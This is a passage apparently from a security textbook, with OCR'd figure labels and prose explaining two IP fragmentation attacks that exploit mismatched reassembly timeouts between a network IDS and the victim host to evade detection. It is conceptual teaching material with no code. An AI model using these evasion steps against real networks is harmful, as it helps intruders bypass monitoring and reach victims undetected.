

Attacker
NIDS
Frag_timeout = 10 sec
Victim
Frag_timeout = 20 sec
Time = 0 sec
Frag 1
Sending
Frag 1
Received
Frag 1
Received
Time = 15 sec
Waiting
Dropped
Frag 1
Waiting
10 sec <Time < 20 sec
Frag 2
Sending
Frag 2
Received
Frag 2
Frag 1
Attack

Figure 12.35: Fragmentation attack scenario-1

  The figure above illustrates the discussed scenario (Attack Scenario-1). The attacker will successfully perform a fragmentation attack on a host. The attacker manipulates the order and time of the fragments and sends those fragments to the victim machine. The attack will succeed when the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

- **Attack Scenario - 2**

  A similar fragmentation attack works when the IDS timeout exceeds that of the victim. Sometimes, the IDS fragmentation reassembly timeout is greater than that of a host. In this scenario, consider that the attacker has fragmented the attack packet into four fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 s, and the fragmentation reassembly timeout for the host is 30 s.

Initially, the attacker sends frag-2 and frag-4 with a false payload referred to as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the four received fragments, the IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with a valid payload, the IDS will have only these two fragments with a valid payload, as the previous fragments will have been reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as valid.


